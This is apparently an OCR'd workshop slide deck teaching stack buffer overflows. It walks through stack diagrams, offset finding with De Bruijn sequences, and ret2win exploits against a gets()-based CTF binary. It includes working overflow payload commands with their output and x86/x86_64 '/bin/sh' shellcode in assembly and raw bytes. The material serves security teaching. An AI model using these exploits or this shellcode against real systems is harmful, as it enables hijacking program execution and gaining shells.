

0x00000000
0xFFFFFFFF
ESP: 0xffffffc0
EBP: 0xffffffd0
EIP: 0x8400015
Prev Frame EBP
Return Address
????
????
????
ESP
EBP



0x00000000
0xFFFFFFFF
ESP: 0xffffffc0
EBP: 0xffffffc0
EIP: 0x8400016
Prev Frame EBP
Return Address
ESP/EBP



0x00000000
0xFFFFFFFF
ESP: 0xffffffb0
EBP: 0xffffffc0
EIP: 0x840001a
char buffer[16]
????
????
????
Prev Frame EBP
Return Address
ESP
EBP


0x00000000
0xFFFFFFFF
ESP: 0xffffffb0
EBP: 0xffffffc0
EIP: 0x840001a
AAAA
AAAA
AAAA
AAAA
Prev Frame EBP
Return Address
ESP
EBP


0x00000000
0xFFFFFFFF
ESP: 0xffffffb0
EBP: 0xffffffc0
EIP: 0x840001a
AAAA
AAAA
AAAA
AAAA
AAAA
AAAA
ESP
EBP


0x00000000
ESP: 0xffffffc0
EBP: 0xffffffc0
EIP: 0x8400020
0xFFFFFFFF
AAAA
AAAA
ESP/EBP


0x00000000
0xFFFFFFFF
ESP: 0xffffffc4
EBP: 0x41414141
EIP: 0x8400021
AAAA
????
????
????
ESP


0x00000000
ESP: 0xffffffc4
EBP: 0x41414141
EIP: 0x41414141
0xFFFFFFFF
????
????
????
ESP

WE DID IT!

We managed to redirect the program flow!

How is this useful?

WE DID IT!

What if we replaced 0x41414141 with an address of another function?


What if the address is 0x8048412?

We can use the echo command!

What is the “-en” for?

Why is the address backwards?


How do we pass these bytes into the vulnerable program?



Getting Addresses of Symbols

Use “readelf -s” to get addresses of symbols

(functions & global variables)



De Bruijn Sequence

WHY?

Manually finding padding

=

Annoying

WHY?

64 bytes?
256 bytes?
2048 bytes?

Very annoying.

De Bruijn Sequence

A cyclic sequence in which every possible length-n string on A occurs exactly once as a substring

~ Wikipedia-Kun

De Bruijn Sequence

aaaabaaaca
aaaabaaaca
aaaabaaaca
aaaabaaaca
aaaabaaaca
aaaabaaaca
aaaabaaaca


Every single sequence is unique

Generate Sequence using Pwntools

Slow Method

Finding offset by slowly spamming recognisable bytes


19 * 4 = 76 bytes of padding



Using De Bruijn Sequence

Calculate which offset using pwntools' cyclic module

76 bytes using magic :)



Piping into Netcat

You can pipe your output into Netcat by doing

```
echo "somedata" | nc example.com 420
```

Return To Win

Hijacking the return pointer to control code execution

ret2win.c

10 mins to pwn ret2win32

Download files at:
http://ctfd.platypew.social

`nc pwn.platypew.social 30000`

```c
#include <stdio.h>
#include <stdlib.h>

void win() {
    system("/bin/sh");
}

void vuln() {
    char buffer[64];
    gets(buffer);
}

int main() {
    puts("Guess my name");
    vuln();
    puts("Wrong!");

    return 0;
}
```

Exploit Flow

Calculate Padding (De Bruijn Sequence)

Getting “Win” function address and jumping to it

Get Shell!

```
$ echo -e
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xf
d\x84\x04\x08" | ./ret2win32
Guess my name

4044 illegal hardware instruction (core
dumped)  ./ret2win32
```

Wait what?

Where's the shell?

WHY?

Output of “echo” is sent into input of binary

Once “echo” is done, pipe is closed

HOW?

We can use “cat” to keep pipe open and pass stdin into stdout

Stdout of “cat” is piped as stdin of binary (shell)


$ (echo -e
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xfd\x84\x04\x08"; cat) | ./ret2win32
Guess my name
whoami
pwnuser

Success!

32-bit vs 64-bit

What's the difference?

What's The Difference?

32

Registers: ESP/EBP/EIP

Uses 32-bit Addressing
0x41414141

Parameters stored in stack

4-byte stack alignment

64

Registers: RSP/RBP/RIP

Uses 64-bit Addressing
0x4141414141414141

Parameters stored in registers

16-byte stack alignment

ret2win.c

10 mins to pwn ret2win64

Download files at:
http://ctfd.platypew.social

`nc pwn.platypew.social 30001`

```c
#include <stdio.h>
#include <stdlib.h>

void win() {
    system("/bin/sh");
}

void vuln() {
    char buffer[64];
    gets(buffer);
}

int main() {
    puts("Guess my name");
    vuln();
    puts("Wrong!");

    return 0;
}
```

Exploit Flow

Calculate Padding (De Bruijn Sequence)

Getting “Win” function address and jumping to it

Get Shell!


$ (echo -e
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x7d\x06\x40\x00\x00\x00\x00\x00"; cat) |
./ret2win64
4633 segmentation fault (core dumped)
./ret2win64

Not Again?!

16-byte alignment

0x7fffffffe198 is not divisible by 16

Can be fixed by using a ret gadget (more on that later)

WHY?

The return instruction
pops a value off the stack

64-bit = 8 bytes

WHY?


Therefore, using a ret gadget adds 8 to RSP.

0x7fffffffe198 + 8
= 0x7fffffffe1a0
(16-byte aligned)

Finding a Ret Gadget

Just reuse the return address of the vuln function!

0x4006a2 is a valid ret gadget!



```
$ (echo -e
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xa2\x0
6\x40\x00\x00\x00\x00\x7d\x06\x40\x0
0\x00\x00\x00\x00"; cat) | ./ret2win64
whoami
pwnuser
```

Success!

Shellcoding

WHY?

A “Win” function will
almost never be available

So we got to make our own

WHAT IS IT?

Machine Code to spawn a hijack code execution

Data vs Instructions (no differentiation)

WHERE TO FIND?

shell-storm.org

Pay attention to the architecture

x86

```
xor     eax, eax
push    eax
push    0x68732f2f
push    0x6e69622f
mov     ebx, esp
mov     ecx, eax
mov     edx, eax
mov     al, 0xb
int     0x80
xor     eax, eax
inc     eax
int     0x80
```

x86_64


```
xor     eax, eax
movabs  rbx, 0xff978cd091969dd1
neg     rbx
push    rbx
push    rsp
pop     rdi
cdq
push    rdx
push    rdi
push    rsp
pop     rsi
mov     al, 0x3b
syscall
```

x86

```
\x31\xc0\x50\x68\x2f\x2f\x73
\x68\x68\x2f\x62\x69\x6e\x89
\xe3\x89\xc1\x89\xc2\xb0\x0b
\xcd\x80\x31\xc0\x40\xcd\x80
```

